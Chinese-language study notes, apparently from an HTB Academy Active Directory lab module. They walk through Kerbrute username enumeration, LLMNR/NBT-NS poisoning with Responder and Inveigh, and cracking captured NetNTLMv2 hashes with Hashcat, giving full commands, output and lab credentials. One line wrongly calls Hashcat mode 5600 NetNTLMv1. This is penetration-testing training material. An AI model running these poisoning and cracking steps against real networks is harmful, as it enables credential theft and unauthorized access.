`-oA` 标志，将确保我们的扫描结果有多种格式用于记录目的，以及可以作并输入到其他工具中的格式。

识别 Users

Kerbrute

Kerbrute - 内部 AD 用户名枚举

`Kerbrute` 可以是域帐户枚举的更隐蔽选项。它利用了 Kerberos 预身份验证失败通常不会触发日志或警报这一事实。我们将 Kerbrute 与 `Insidetrust` 的 `jsmith.txt` 或 `jsmith2.txt` 用户列表结合使用。此存储库包含许多不同的用户列表，当从未经身份验证的角度开始时尝试枚举用户时，这些列表可能非常有用。我们可以将 Kerbrute 指向我们之前找到的 DC，并为其提供单词列表。该工具很快，我们将获得结果，让我们知道找到的帐户是否有效，这是发起密码喷洒等攻击的一个很好的起点

要开始使用 Kerbrute，我们可以从 Linux、Windows 和 Mac 下载该工具的预编译二进制文件以进行测试，或者我们可以自己编译它。这通常是我们引入客户端环境的任何工具的最佳实践。要编译二进制文件以在您选择的系统上使用，我们首先克隆存储库：

克隆 Kerbrute GitHub 存储库

```
Chenduoduo@htb[/htb]$ sudo git clone
https://github.com/roptop/kerbrute.git
```

```
Cloning into 'kerbrute' ...
remote: Enumerating objects: 845, done.
```

```
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 845 (delta 18), reused 28 (delta 10), pack-reused 798
Receiving objects: 100% (845/845), 419.70 KiB | 2.72 MiB/s, done.
Resolving deltas: 100% (371/371), done.
```

```
Chenduoduo@htb[/htb]$ make help
```

```
help:          Show this help.
windows: Make Windows x86 and x64 Binaries
linux:  Make Linux x86 and x64 Binaries
mac:    Make Darwin (Mac) x86 and x64 Binaries
clean:  Delete any binaries
all:    Make Windows, Linux and Mac x86/x64 Binaries
```

针对多个平台和体系结构进行编译

```
Chenduoduo@htb[/htb]$ sudo make all
```

```
go: downloading github.com/spf13/cobra v1.1.1
go: downloading github.com/op/go-logging v0.0.0-20160315200505-
970db520ece7
go: downloading github.com/ropnop/gokrb5/v8 v8.0.0-2020111231119-
729746023c02
go: downloading github.com/spf13/pflag v1.0.5
go: downloading github.com/jcmtturner/gofork v1.0.0
go: downloading github.com/hashicorp/go-uuid v1.0.2
go: downloading golang.org/x/crypto v0.0.0-20201016220609-9e8e0b390897
go: downloading github.com/jcmtturner/rpc/v2 v2.0.2
go: downloading github.com/jcmtturner/dnsutils/v2 v2.0.0
go: downloading github.com/jcmtturner/aescts/v2 v2.0.0
go: downloading golang.org/x/net v0.0.0-20200114155413-6afb5195e5aa
cd /tmp/kerbrute
rm -f kerbrute kerbrute.exe kerbrute kerbrute.exe kerbrute.test
kerbrute.test.exe kerbrute.test kerbrute.test.exe main main.exe
rm -f /root/go/bin/kerbrute
Done.
Building for windows amd64..
```

```
<SNIP>
```

新创建的 `dist` 目录将包含我们编译的二进制文件。

在 dist 中列出已编译的二进制文件

```
Chenduoduo@htb[/htb]$ ls dist/

kerbrute_darwin_amd64  kerbrute_linux_386  kerbrute_linux_amd64
kerbrute_windows_386.exe  kerbrute_windows_amd64.exe
```

测试 kerbrute_linux_amd64 二进制文件

```
Chenduoduo@htb[/htb]$ ./kerbrute_linux_amd64
```

```

  _
 / /  _ _  _ _ / /  _ _  _ / /  _
 / // / _ v _ / _ v _ / // / _ / _ \
 / , < / _ / / / / / / / / / / _ /
 / _ / | _ \ _ / / / _ . _ / / \ _ , \ _ \ _ /
```

Version: dev (9cfb81e) - 02/17/22 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.

It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.

Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:

kerbrute [command]

<SNIP>

将工具添加到Path

```
Chenduoduo@htb[/htb]$ echo $PATH
/home/htb-
student/.local/bin:/snap/bin:/usr/sandbox:/usr/local/bin:/usr/bin:/bin:
/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/
sbin:/snap/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/
bin:/usr/local/games:/usr/games:/home/htb-student/.dotnet/tools
```

Moving the Binary 移动二进制文件

```
Chenduoduo@htb[/htb]$ sudo mv kerbrute_linux_amd64  
/usr/local/bin/kerbrute
```

我们现在可以从系统上的任何位置键入 `kerbrute`，并且能够访问该工具。

使用 Kerbrute 枚举用户


```
Chenduoduo@htb[/htb]$ kerbrute userenum -d INLANEFREIGHT.LOCAL --dc  
172.16.5.5 jsmith.txt -o valid_ad_users
```

```
2021/11/17 23:01:46 > Using KDC(s):  
2021/11/17 23:01:46 > 172.16.5.5:88  
2021/11/17 23:01:46 > [+] VALID USERNAME:  
jjones@INLANEFREIGHT.LOCAL  
2021/11/17 23:01:46 > [+] VALID USERNAME:  
sbrown@INLANEFREIGHT.LOCAL  
2021/11/17 23:01:46 > [+] VALID USERNAME:  
tjohnson@INLANEFREIGHT.LOCAL  
2021/11/17 23:01:50 > [+] VALID USERNAME:  
evalentin@INLANEFREIGHT.LOCAL
```

<SNIP>

```
2021/11/17 23:01:51 > [+] VALID USERNAME:  
sgage@INLANEFREIGHT.LOCAL  
2021/11/17 23:01:51 > [+] VALID USERNAME:  
jshay@INLANEFREIGHT.LOCAL  
2021/11/17 23:01:51 > [+] VALID USERNAME:  
jhermann@INLANEFREIGHT.LOCAL  
2021/11/17 23:01:51 > [+] VALID USERNAME:  
whouse@INLANEFREIGHT.LOCAL  
2021/11/17 23:01:51 > [+] VALID USERNAME:  
emercer@INLANEFREIGHT.LOCAL  
2021/11/17 23:01:52 > [+] VALID USERNAME:  
wshepherd@INLANEFREIGHT.LOCAL  
2021/11/17 23:01:56 > Done! Tested 48705 usernames (56 valid) in 9.940  
seconds
```

识别潜在的漏洞

本地系统  帐户 `NT AUTHORITY\SYSTEM` 是 Windows 作系统中的内置帐户。它在作系统中具有最高级别的访问权限，用于运行大多数 Windows 服务。默认情况下，第三方服务在此账户的上下文中运行也很常见。已加入域的主机上的 `SYSTEM` 帐户将能够通过模拟计算机帐户来枚举

Active Directory，该帐户本质上只是另一种用户帐户。在域环境中拥有 SYSTEM 级访问权限几乎等同于拥有域用户帐户。

有几种方法可以在主机上获得 SYSTEM 级访问权限，包括但不限于：

- ◆ Remote Windows exploits such as MS08-067, EternalBlue, or BlueKeep.
远程 Windows 漏洞，例如 MS08-067、EternalBlue 或 BlueKeep。
- ◆ Abusing a service running in the context of the **SYSTEM account**, or abusing the service account **SeImpersonate** privileges using **Juicy Potato** [↗](#). This type of attack is possible on older Windows OS' but not always possible with Windows Server 2019.
滥用在 **SYSTEM 账户** 上下文中运行的服务，或使用 **Juicy Potato** [↗](#) 滥用服务账户 **SeImpersonate** 权限。这种类型的攻击可能在较旧的 Windows 作系统上发生，但在 Windows Server 2019 中并不总是可能。
- ◆ Local privilege escalation flaws in Windows operating systems such as the Windows 10 Task Scheduler 0-day.
Windows 作系统（如 Windows 10 Task Scheduler 0-day）中的本地权限提升缺陷。
- ◆ Gaining admin access on a domain-joined host with a local account and using Psexec to launch a SYSTEM cmd window
使用本地帐户在已加入域的主机上获得管理员访问权限，并使用 Psexec 启动 SYSTEM cmd 窗口

练习

SSH to 10.129.112.190 (ACADEMY-EA-ATTACK01) with user "htb-student" and password "HTB_@cademy_stdnt!"

嗅探 Foothold

LLMNR/NBT-NS 投毒 基于linux



此时，我们已经完成了对域的初始枚举。我们获取了一些基本的用户和组信息，在寻找关键服务和角色（如域控制器）时列举了主机，并弄清楚了一些细节，例如用于域的命名方案。在此阶段，我们将同时研究两种不同的技术：

- ◆ 网络中毒
- ◆ 密码spray
我们将执行这些作，目的是获取域用户帐户的有效明文凭证，从而在域中授予我们一个立足点，以便从凭证的角度开始下一阶段的枚举。

在评估期间收集凭据并获得初始立足点的常见方法：对链路本地组播名称解析（LLMNR）和 NetBIOS 名称服务（NBT-NS）广播的中间人攻击。根据网络的不同，这种攻击可能会提供可

以离线破解的低权限或管理级别密码哈希，甚至是明文凭据。

LLMNR & NBT-NS 入门

链路本地多播名称解析  (LLMNR) 和 NetBIOS 名称服务  (NBT-NS) 是 Microsoft Windows 组件，用作主机标识的替代方法，可在 DNS 失败时使用。

如果计算机尝试解析主机但 DNS 解析失败，通常，计算机将尝试通过 LLMNR 向本地网络上的所有其他计算机询问正确的主机地址。LLMNR 基于域名系统 (DNS) 格式，允许同一本地链路上的主机为其他主机执行名称解析。它通过 UDP 本机使用端口 5355。

如果 LLMNR 失败，将使用 NBT-NS。NBT-NS 通过其 NetBIOS 名称标识本地网络上的系统。NBT-NS 通过 UDP 使用端口 137。




这里的问题是，当 LLMNR/NBT-NS 用于名称解析时，网络上的任何主机都可以回复。这就是我们通过 Responder 来毒害这些请求的地方。通过网络访问，我们可以通过响应 LLMNR 和 NBT-NS 流量来欺骗广播域中的权威名称解析源（在本例中，应该属于网段的主机），就好像它们对请求主机有答案一样。这种中毒工作是为了让受害者通过假装我们的流氓系统知道所请求主机的位置来与我们的系统通信。如果请求的主机需要名称解析或身份验证作，我们可以捕获 NetNTLM 哈希值，并使用离线暴力攻击，以尝试检索明文密码。捕获的身份验证请求也可以中继以访问另一台主机，或用于同一主机上的不同协议（如 LDAP）。LLMNR/NBNS 欺骗与缺少 SMB 签名相结合，通常会导致对域内的主机进行管理访问

示例 - LLMNR/NBT-NS 中毒




一个非常高级别的攻击流的快速示例：

1. 主机尝试连接到 \\print01.inlanefreight.local 的打印服务器，但意外键入了 \\printer01.inlanefreight.local。
2. DNS 服务器响应，指出此主机未知。
3. 然后，主机向整个本地网络广播，询问是否有人知道 \\printer01.inlanefreight.local 的位置。
4. 攻击者（正在运行 Responder 的我们）响应主机，指出主机正在寻找的 \\printer01.inlanefreight.local。
5. 主机相信此回复，并使用用户名和 NTLMv2 密码哈希向攻击者发送身份验证请求。
6. 如果存在合适的条件，则可以离线破解此哈希或用于 SMB 中继攻击。

TTPs

我们执行这些作是为了收集以 NTLMv1 和 NTLMv2 密码哈希形式通过网络发送的身份验证信息。如 Active Directory 模块简介  中所述，NTLMv1 和 NTLMv2 是利用 LM 或 NT 哈希的身份验证协议。然后，我们将获取哈希并尝试使用 Hashcat  或 John  等工具离线破解它们，目的是获取帐户的明文密码，以用于获得初始立足点或扩大我们在域内的访问权限，如果我们捕获具有比我们当前拥有的帐户更多权限的帐户的密码哈希。

可以使用几种工具来尝试 LLMNR 和 NBT-NS 投毒：

Tool 工具	Description 描述
Responder  应答	Responder is a purpose-built tool to poison LLMNR, NBT-NS, and MDNS, with many different functions. Responder 是专门用于毒害 LLMNR、NBT-NS 和 MDNS 的工具，具有许多不同的功能。
Inveigh 	Inveigh is a cross-platform MITM platform that can be used for spoofing and poisoning attacks. Inveigh 是一个跨平台的 MITM 平台，可用于欺骗和中毒攻击。
Metasploit 	Metasploit has several built-in scanners and spoofing modules made to deal with poisoning attacks. Metasploit 有几个内置的扫描程序和欺骗模块，用于处理中毒攻击。

#Responder 等工具非常适合建立立足点，我们稍后可以通过进一步的列举和攻击来扩展。Responder 是用 Python 编写的，通常在 Linux 攻击主机上使用，但有一个 .exe 版本可以在 Windows 上运行。**#Inveigh** 是用 C# 和 PowerShell 编写的（被视为旧版）。这两种工具都可用于攻击以下协议：

- ◆ LLMNR
- ◆ DNS DNS 解析
- ◆ MDNS MDNS 系列
- ◆ NBNS
- ◆ DHCP
- ◆ ICMP 国际计量局
- ◆ HTTP HTTP 协议
- ◆ HTTPS HTTPS 协议
- ◆ SMB SMB（中小型企业）
- ◆ LDAP LDAP 协议
- ◆ WebDAV
- ◆ Proxy Auth 代理身份验证


Responder 还支持：

- ◆ MSSQL
- ◆ DCE-RPC
- ◆ FTP, POP3, IMAP, and SMTP auth

Responder用法

Responder 是一个相对简单的工具，但功能非常强大，并且具有许多不同的功能。在前面的 **Initial Enumeration** 部分中，我们在 Analysis（被动）模式下使用了 Responder。这意味着它会侦听任何解析请求，但不会响应这些请求或发送中毒数据包。我们就像墙上的苍蝇一样，只是在听。

```
Chenduoduo@htb[/htb]$ responder -h
```



NBT-NS, LLMNR & MDNS Responder 3.0.6.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

Usage: responder -I eth0 -w -r -f

or:

responder -I eth0 -wrf

Options:

--version	show program's version number and exit
-h, --help	show this help message and exit
-A, --analyze	Analyze mode. This option allows you to see NBT-NS,
	BROWSER, LLMNR requests without responding.
-I eth0, --interface=eth0	Network interface to use, you can use 'ALL' as a wildcard for all interfaces
-i 10.0.0.21, --ip=10.0.0.21	Local IP to use (only for OSX)
-e 10.0.0.22, --externalip=10.0.0.22	Poison all requests with another IP address than Responder's one.
-b, --basic	Return a Basic HTTP authentication. Default:
NTLM	
-r, --wredir	Enable answers for netbios wredir suffix queries.
	Answering to wredir will likely break stuff on the
	network. Default: False
-d, --NBNSdomain	Enable answers for netbios domain suffix queries.

stuff	Answering to domain suffixes will likely break on the network. Default: False
-f, --fingerprint that	This option allows you to fingerprint a host issued an NBT-NS or LLMNR query.
-w, --wpad is	Start the WPAD rogue proxy server. Default value is False
-u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY	Upstream HTTP proxy used by the rogue WPAD Proxy for outgoing requests (format: host:port)
-F, --ForceWpadAuth	Force NTLM/Basic authentication on wpad.dat file retrieval. This may cause a login prompt.
Default:	False
-P, --ProxyAuth	Force NTLM (transparently)/Basic (prompt) authentication for the proxy. WPAD doesn't need to be ON. This option is highly effective when combined with
--lm and	-r. Default: False Force LM hashing downgrade for Windows XP/2003 earlier. Default: False
-v, --verbose	Increase verbosity.

参数	含义
-I eth0	指定监听的网卡（例如 eth0），可以使用 ALL 表示所有网卡
-i	设置本地 IP（主要用于 macOS）
-e	设置“诱导”目标连接的假 IP
-A	分析模式 ：仅监听请求，不进行回应（适合测试）
-w	启用伪造的 WPAD 代理服务器 （用于捕获认证）
-r	响应 NetBIOS 的 wredir 请求 （可能影响网络）
-d	响应 NetBIOS 的 domain 请求 （可能导致网络问题）
-f	对发送请求的主机进行指纹识别
-b	使用 Basic 认证（默认是 NTLM）
-F	强制要求 WPAD 请求进行认证（可能弹出登录框）
-P	强制代理认证（不需要启用 WPAD）

参数	含义
<code>--lm</code>	强制使用较老的 LM 哈希（针对 XP/2003）
<code>-v</code>	增加输出详细程度（调试用）

使用上面显示的此配置，Responder 将侦听并回答它在网络上看到的任何请求。如果您成功并设法捕获哈希值，Responder 会在屏幕上打印出哈希值，并将其写入每个主机的日志文件，该日志文件位于 `/usr/share/responder/logs` 目录中。哈希值以格式 `(MODULE_NAME)-(HASH_TYPE)-(CLIENT_IP).txt` 保存，除非启用了 `-v` 模式，否则一个哈希值将打印到控制台并存储在其关联的日志文件中。例如，日志文件可能类似于 `SMB-NTLMv2-SSP-172.16.5.25`。哈希也存储在 SQLite 数据库中，可以在 `Responder.conf` 配置文件中配置，通常位于 `/usr/share/responder` 中，除非我们直接从 GitHub 克隆 Responder 存储库。

我们必须以 `sudo` 权限或以 `root` 身份运行该工具，并确保我们的攻击主机上有以下端口可用，以使其运行最佳：

```
UDP 137, UDP 138, UDP 53, UDP/TCP 389, TCP 1433, UDP 1434, TCP 80, TCP
135, TCP 139, TCP 445, TCP 21, TCP 3141, TCP 25, TCP 110, TCP 587, TCP
3128, Multicast UDP 5355 and 5353
```

可以在 `Responder.conf` 文件中禁用任何恶意服务器（即 SMB）。

```
Chenduoduo@htb[/htb]$ ls

Analyzer-Session.log           Responder-Session.log
Config-Responder.log          SMB-NTLMv2-SSP-172.16.5.200.txt
HTTP-NTLMv2-172.16.5.200.txt  SMB-NTLMv2-SSP-172.16.5.25.txt
Poisoners-Session.log         SMB-NTLMv2-SSP-172.16.5.50.txt
Proxy-Auth-NTLMv2-172.16.5.200.txt
```

如果 Responder 成功捕获了哈希值，如上所示，我们可以在它们自己的文本文件中找到与每个主机/协议关联的哈希值。

使用默认设置启动 Responder

```
sudo responder -I ens224
```

Responder 在网络上运行和捕获哈希的示例。

```
[*] [LLMNR] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0
[*] [MDNS] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0.local
[!] Fingerprint failed
[*] [LLMNR] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0
[MSSQL] Received connection from 172.16.5.125
[MSSQL] NTLMv2 Client : 172.16.5.125
[MSSQL] NTLMv2 Username : INLANEFREIGHT\lab_adm
[MSSQL] NTLMv2 Hash : lab_adm::INLANEFREIGHT:67c6434c2839cd5a:E1B9DE25E583DB
0E5E6C04EB8E1A2779:010100000000000004AF437B6702CD801CB5F0AB8FF18DF760000000002000
8004900340046004E0001001E00570049004E002D0032004E004C005100420057004D00310054005
0004900040014004900340046004E002E004C004F00430041004C0003003400570049004E002D003
2004E004C005100420057004D0031005400500049002E004900340046004E002E004C004F0043004
1004C00050014004900340046004E002E004C004F00430041004C00080030003000000000000000
0000000003000000227F23C33F457EB40768939489F1D4F76E0E07A337CCFDD45A57D9B612691A800
A0010000000000000000000000000000000000000000000000009003A004D005300530051004C005300760063002
F00610063006100640065006D0079002D00650061002D0077006500620030003A003100340033003
30000000000000000000
[*] [MDNS] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0.local
[!] Fingerprint failed
[*] [LLMNR] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0
[responder0:sudo* "ea-attack01" 01:59 28-Feb-22]
```

通常，我们应该启动 Responder 并让它在 tmux 窗口中运行一段时间，同时我们执行其他枚举任务以最大化我们可以获得的哈希数量。准备就绪后，我们可以使用哈希模式 **5600** 将这些哈希传递给 Hashcat，以获取我们通常通过 Responder 获取的 NTLMv2 哈希。我们有时可能会获取 NTLMv1 哈希值和其他类型的哈希值，并且可以查阅 [Hashcat 示例哈希](#) 值页面来识别它们并找到合适的哈希模式。如果我们获得一个奇怪或未知的哈希值，这个网站是一个很好的参考来帮助识别它。查看 [使用 Hashcat 破解密码](#) 模块，深入了解 Hashcat 的各种模式以及如何攻击各种哈希类型。

NetNTLMv2 哈希值一旦被破解就非常有用，但**不能用于哈希传递等技术**，这意味着我们必须尝试离线破解它们。

使用 Hashcat 破解 NTLMv2 哈希

```
Chenduoduo@htb[/htb]$ hashcat -m 5600 forend_ntlmv2
/usr/share/wordlists/rockyou.txt
```

```
hashcat (v6.1.1) starting...
```

```
<SNIP>
```

```
Dictionary cache hit:
```

```
* Filename..: /usr/share/wordlists/rockyou.txt
```

```
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace.. : 14344385
```

```
FOREND:: INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80baa52d732719dbf62c34cc:
010100000000000080f519d1432cd80136f3af14556f047800000000200080049003400
46004e0001001e00570049004e002d0032004e004c005100420057004d00310054005000
490004003400570049004e002d0032004e004c005100420057004d003100540050004900
2e004900340046004e002e004c004f00430041004c00030014004900340046004e002e00
4c004f00430041004c00050014004900340046004e002e004c004f00430041004c000700
080080f519d1432cd80106000400020000000800300030000000000000000000000030
0000227f23c33f457eb40768939489f1d4f76e0e07a337ccfdd45a57d9b612691a800a00
1000000000000000000000000000000000000000900220063006900660073002f0031003700
32002e00310036002e0035002e003200320035000000000000000000:Klmcargo2
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NetNTLMv2
Hash.Target.....:
FOREND:: INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80ba ... 000000
Time.Started.....: Mon Feb 28 15:20:30 2022 (11 secs)
Time.Estimated...: Mon Feb 28 15:20:41 2022 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1086.9 kH/s (2.64ms) @ Accel:1024 Loops:1 Thr:1
Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 10967040/14344385 (76.46%)
Rejected.....: 0/10967040 (0.00%)
Restore.Point....: 10960896/14344385 (76.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: L0VEABLE → Kittikat
```

```
Started: Mon Feb 28 15:20:29 2022
Stopped: Mon Feb 28 15:20:42 2022
```

- ◆ `-m` 是 Hashcat 的 **模式参数** (`--hash-type`)
- ◆ `5600` 是对应 **NetNTLMv1** 哈希的模式编号

查看上面的结果，我们可以看到我们破解了用户 `FOREND` 的 NET-NTLMv2 哈希值，其密码为 `Klmcargo2`。幸运的是，我们的目标域允许弱 8 个字符的密码。

LLMNR/NBT-NS 中毒 - 基于 Windows

本节将探讨 [Inveigh](#) 工具并尝试捕获另一组凭证。

Inveigh

如果我们最终以 Windows 主机作为我们的攻击框，我们的客户为我们提供了一个 Windows 框进行测试，或者我们通过另一种攻击方法以本地管理员的身份登陆 Windows 主机并希望进一步访问

该工具 [Inveigh](#) 的工作方式类似于 Responder，但用 PowerShell 和 C# 编写。Inveigh 可以侦听 IPv4 和 IPv6 以及其他几种协议，包括 [LLMNR](#)、DNS、[mDNS](#)、NBNS、[DHCPv6](#)、ICMPv6、[HTTP](#)、HTTPS、[SMB](#)、LDAP、[WebDAV](#) 和代理身份验证。该工具位于提供的 Windows 攻击主机上的 [C: \Tools](#) 目录中。

```
PS C:\htb> Import-Module .\Inveigh.ps1
PS C:\htb> (Get-Command Invoke-Inveigh).Parameters
```

Key	Value
ADIDNSHostsIgnore	System.Management.Automation.ParameterMetadata
KerberosHostHeader	System.Management.Automation.ParameterMetadata
ProxyIgnore	System.Management.Automation.ParameterMetadata
PcapTCP	System.Management.Automation.ParameterMetadata
PcapUDP	System.Management.Automation.ParameterMetadata
SpoofersHostsReply	System.Management.Automation.ParameterMetadata
SpoofersHostsIgnore	System.Management.Automation.ParameterMetadata
SpoofersIPsReply	System.Management.Automation.ParameterMetadata
SpoofersIPsIgnore	System.Management.Automation.ParameterMetadata
WPADDirectHosts	System.Management.Automation.ParameterMetadata
WPADAuthIgnore	System.Management.Automation.ParameterMetadata
ConsoleQueueLimit	System.Management.Automation.ParameterMetadata
ConsoleStatus	System.Management.Automation.ParameterMetadata
ADIDNSThreshold	System.Management.Automation.ParameterMetadata
ADIDNSTTL	System.Management.Automation.ParameterMetadata
DNSTTL	System.Management.Automation.ParameterMetadata
HTTPPort	System.Management.Automation.ParameterMetadata
HTTPSPort	System.Management.Automation.ParameterMetadata
KerberosCount	System.Management.Automation.ParameterMetadata
LLMNR TTL	System.Management.Automation.ParameterMetadata

<SNIP>

从 LLMNR 和 NBNS 欺骗开始 Inveigh，然后输出到控制台并写入文件。我们将保留其余的默认值，可以在[这里](#)看到。

```
PS C:\htb> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y
```

```
[*] Inveigh 1.506 started at 2022-02-28T19:26:30
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.5.25
[+] Spoofer IP Address = 172.16.5.25
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
WARNING: [-] [2022-02-28T19:26:31] Error starting HTTP listener
WARNING: [!] [2022-02-28T19:26:31] Exception calling "Start" with "0"
argument(s): "An attempt was made to access a
socket in a way forbidden by its access permissions"
$HTTP_listener.Start()
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local
received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local
received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] LLMNR request for academy-ea-web0 received
from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local
received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local
```

```
received from 172.16.5.125 [spoofers disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received
from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local
received from 172.16.5.125 [spoofers disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local
received from 172.16.5.125 [spoofers disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received
from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local
received from 172.16.5.125 [spoofers disabled]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local
received from 172.16.5.125 [spoofers disabled]
[+] [2022-02-28T19:26:33] LLMNR request for academy-ea-web0 received
from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:34] TCP(445) SYN packet detected from
172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) negotiation request detected from
172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) NTLM challenge 7E3B0E53ADB4AE51 sent
to 172.16.5.125:56834

<SNIP>
```

我们可以看到，我们立即开始收到 LLMNR 和 mDNS 请求。

C# Inveigh (InveighZero)

Inveigh 的 PowerShell 版本是原始版本，不再更新。工具作者维护 C# 版本，该版本结合了原始 PoC C# 代码和 PowerShell 版本中大多数代码的 C# 端口。在我们可以使用 C# 版本的该工具之前，我们必须编译可执行文件。为了节省时间，我们在实验室中目标主机上的 `C:\Tools` 文件夹中包含了该工具的 PowerShell 和编译的可执行版本的副本，

```
PS C:\htb> .\Inveigh.exe

[*] Inveigh 2.0.4 [Started 2022-02-28T20:03:28 | PID 6276]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6
fe80::dcec:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP 172.16.5.25 | IPv6
fe80::dcec:2831:712b:c9a3%8]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
```

```
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files (Not Found)
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from
172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from 172.16.5.125
[response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125
[type ignored]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [type ignored]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from
172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from
fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from 172.16.5.125
[response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125
[type ignored]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from
fe80::f098:4f63:8384:d1d0%8 [response sent]
```

```
[ - ] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from  
fe80::f098:4f63:8384:d1d0%8 [type ignored]
```

